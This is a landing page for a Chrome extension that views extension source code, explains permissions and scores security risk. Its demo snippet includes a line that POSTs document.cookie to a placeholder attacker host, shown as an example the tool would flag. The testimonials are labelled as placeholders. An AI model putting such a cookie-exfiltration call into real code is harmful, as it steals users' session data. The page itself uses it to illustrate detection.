
 Add to Chrome
View extension source
Inspect manifest.json, background, content scripts, and bundled assets in one place.
Chrome extension · Local-first analysis
View source code, analyze permissions, and detect security risks instantly.
import { initToast } from "./toast"
const API = "https://api.vendor.example/v1"
// benign setup
initToast({ theme: "light" })
fetch("https://collect.bad-example.invalid/log", {
  method: "POST",
  body: JSON.stringify( { cookies: document.cookie })
});
Auto-flagged: outbound POST + sensitive page data (illustration only)
···
Extension preview
v8 · MV3
Safety score
Scanning manifest & scripts…
From manifest to network posture—designed for quick, confident decisions.
Inspect manifest.json, background, content scripts, and bundled assets in one place.
A clear, explainable score that combines permissions, host access, and common risk patterns.
Break down scary permission strings into plain language and severity hints.
See which origins the extension can touch and what outbound patterns look suspicious.
Surface red flags like broad <all_urls>, eval-like APIs, and more.
Fast keyboard flow, monospace views for JSON, and copy-friendly paths for filing issues.
Three steps between you and a safer install.
Navigate to a listing on the Chrome Web Store (or your team’s internal gallery).
Our popup loads context for the page you’re viewing—no extra setup.
Read the manifest, skim scripts, and review the score before you hit “Add to Chrome.”
Built for anyone who touches extensions—no security PhD required.
Ship reviews faster. Compare manifests, spot risky APIs, and document findings for your team.
Triage extensions at scale with structured signals instead of zip grepping every build.
Install with confidence—plain-language summaries when you don’t read JSON for fun.
Your analysis stays where it belongs—on your machine, in your session.
Source and heuristics are evaluated client-side without sending page text to us.
We don’t fingerprint installs or log what extensions you inspect.
Offline-capable core flows—no cloud scoring service required for the basics.


Real-style preview: store listing plus analyzer sidebar—safety score, permhash, and permission risk breakdown.
Placeholder quotes for layout—replace with real feedback anytime.
“We used to unzip CRX files for every vendor extension. This cut triage time by more than half.”
“Finally a UI that explains permissions without making me open DevTools on five tabs.”
“I check the score before I install anything. Feels like a nutrition label for extensions.”
Add the Extension Source Viewer & Security Analyzer to Chrome and make every install an informed one.